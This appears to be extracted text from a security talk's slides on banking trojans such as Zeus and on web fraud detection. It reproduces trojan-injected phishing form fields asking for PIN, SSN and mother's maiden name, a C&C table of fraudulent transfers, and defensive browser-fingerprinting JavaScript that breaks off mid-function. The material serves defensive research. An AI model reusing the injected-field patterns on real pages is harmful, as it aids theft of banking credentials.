

# Using Hacker Tricks in Legit Defensive Code

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
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# Turning Bad Guys Against Themselves



The “Dual” Ouroboros




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# Agenda

- Banking Trojans vs. Web Fraud Detection
- How To Protect Web Fraud Detection Code?
- Web Obfuscation Usage By Exploit Kits
- Applying Obfuscation To Web Fraud Detection Code
- Banking Trojans “Fight Back”
- Leveraging De-Obfuscation Algorithms in Web Security Products
- Summary

# Today's Adversarial Relationship Pairings



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# Banking Trojan Overview





**Online Banking**

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Enter Online ID:

**Your ATM or Check Card Number:**

**Your PIN:**

☐ Save this Online ID

Account in:

Where do I enter my Passcode?

**Sign In**

Forgot or need help with your ID?  
[Reset Passcode](#)



**sign on** to your accounts

User ID

Password

To prevent fraud enter your credit card information please:

**Your ATM or Check Card Number:**

**Expiration Date:**

**ATM PIN:**

**Your mother's maiden name:**

☒ Remember my ID **sign on**

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**SECURE LOG ON:**

User ID:  Password:

SSN:

MMN:

Start In:

**LOG ON** [中文](#)

exploit  
server




☐ - Additionally injected fields

# Banking Trojan Prevalence in 2013

Report: In 2013, more than one million U.S. computers were infected with banking trojans

**Table 1. The prevalence of banking Trojans in 2013**

Threat	Compromised computers	Availability
<a href="#">Zbot</a> + Gameover	>2,000,000	Public and custom
<a href="#">Cridex</a>	>125,000	Private
<a href="#">Shylock</a>	>33,000	Custom
<a href="#">Spyeye</a>	~26,000	Public
<a href="#">Bebloh</a>	~21,000	Custom
<a href="#">Mebroot</a>	~9,000	Custom
Tilon ( <a href="#">Titylon</a> )	~2,000	Custom



**Figure 3. Number of computers compromised by banking Trojans in 2013**

*The State of Financial Trojans 2013 - Symantec*



# Zeus C&C Interface: Fraudulent EFTs

Company <b>barc</b>								
id	uuid	DropName	SortCode	AccNum	Reference	master name	amount	<input type="checkbox"/>
36	6271a9d648aebe80af67f56c53b2aaf1				FAT 8883 AHH	RoBbin	510.6	<input type="checkbox"/>
37	bc89151777542b4e3fc0e008f29067f8				Miss Z a1	bell	759.6	<input type="checkbox"/>
38	7c44fa3318d8284f0c3b49d2acfb20a				pay via faster	bell	447.44	<input type="checkbox"/>
39	c13e57d03d11e4ad9d2ce0aadd8c3c6e				DD PAY 501EX	vip	3974	<input type="checkbox"/>
40	94727b0b40e7560318cd4747cbbb55eb				ebay itm 97	bell	1980	<input type="checkbox"/>
41	da7932fe20aa489f805ec28c4a89db40				figur 7 mba	bull7	541.26	<input type="checkbox"/>
42	24b9b827b954cd9cd2a100814462e5d2				GB74 PAY	hase	1458	<input type="checkbox"/>
43	1435b598a636f422c177210879591ece				NAU RT P	gid	1417.78	<input type="checkbox"/>
44	85b6bc6707a818c253685094a85fb945				4OCT FAST	shoot	1452	<input type="checkbox"/>
45	ae6f8094f339de260eef07fdf70a6dbc				exactpay 7GA	sveta	994	<input type="checkbox"/>



# New “ZeusVM” Variant (Feb. 2014)

## What’s Wrong With This Picture? Hidden Zeus Config File








Image credit: malwarebytes blog



# Zeus “webinject”: ATM PIN Phishing




# Zeus “webinject”: ATM PIN Phishing



# Web Fraud Detection Overview

The law and order arms race...



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# Web Fraud Detection Techniques












# Panopticlick

How Unique – and Trackable – Is Your Browser?

Your browser fingerprint **appears to be unique** among the 3,884,945 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.89 bits of identifying information**.

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in [this article](#).


Help us increase our sample size:       

Browser Characteristic	bits of identifying information	one in $x$ browsers have this value	value
User Agent	14.76	27749.61	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36
HTTP_ACCEPT Headers	5.38	41.69	text/html, */* gzip, deflate, sdch en-US,en;q=0.8
			Plugin 0: Chrome PDF Viewer; ; PDF.plugin; (Portable Document Format; application/pdf; pdf) (Portable Document Format; application/x-google-chrome-print-preview-pdf; pdf). Plugin 1: Chrome Remote Desktop Viewer; This plugin allows you to securely access other computers that have been shared with you. To use this plugin you must first install the <a href="https://chrome.google.com/remotedesktop">Chrome Remote Desktop</a> webapp.; internal-remoting-viewer; (; application/vnd.chromium.remoting-viewer; ). Plugin 2: Citrix Online Web Deployment Plugin 1.0.0.105; Plugin that detects installed Citrix Online products (visit <a href="http://www.citrixonline.com">www.citrixonline.com</a> ).; CitrixOnlineWebDeploymentPlugin.plugin; (Citrix Online Application Detector; application/x-col-application-detector; ). Plugin 3: Flip4Mac Windows Media Plugin; The Flip4Mac WMV Plugin allows you to view Windows Media content using QuickTime.; Flip4Mac WMV Plugin.plugin; (Windows Media Video; video/x-ms-wm; wm) (Windows Media Plugin; video/x-ms-asf-plugin; ) (Windows Media Video; video/x-ms-asf; asf) (Windows Media Plugin; application/x-ms-wmp; ) (Windows Media Plugin; application/asx; ) (Windows Media Playlist; video/x-ms-asx;

<http://panopticlick.eff.org/>



# Webpage Integrity Validation



<http://www.cs.washington.edu/research/security/web-tripwire.html>

# Example Fraud Detection JavaScript

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>Zero - Log in</title>
6   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
7   <meta http-equiv="X-UA-Compatible" content="IE=Edge">
8
9   <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
10  <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
11  <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
12  <script type="text/javascript" src="/md5.js"></script>
13  <script type="text/javascript" src="/fingerprint.js"></script>
14  <script type="text/javascript" src="/webtripwire-login.js"></script>
15  <script src="/resources/js/jquery-1.8.2.min.js"></script>
16    <script src="/resources/js/bootstrap.min.js"></script>
17
18  <script src="/resources/js/placeholders.min.js"></script>
19  <script type="text/javascript">
20    Placeholders.init({
21      live: true, // Apply to future and modified elements too
22      hideOnFocus: true // Hide the placeholder when the element receives focus
23    });
24  </script>
25  <script type="text/javascript">
26    $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
```





# Fingerprint.js: Browser Characteristics Checked

```
probe = {};  
probe.createIdent = function() {  
    var ident;  
    ident = '';  
    ident += screen.width;  
    ident += screen.height;  
    ident += screen.availWidth;  
    ident += screen.availHeight;  
    ident += screen.colorDepth;  
    ident += navigator.language;  
    ident += navigator.platform;  
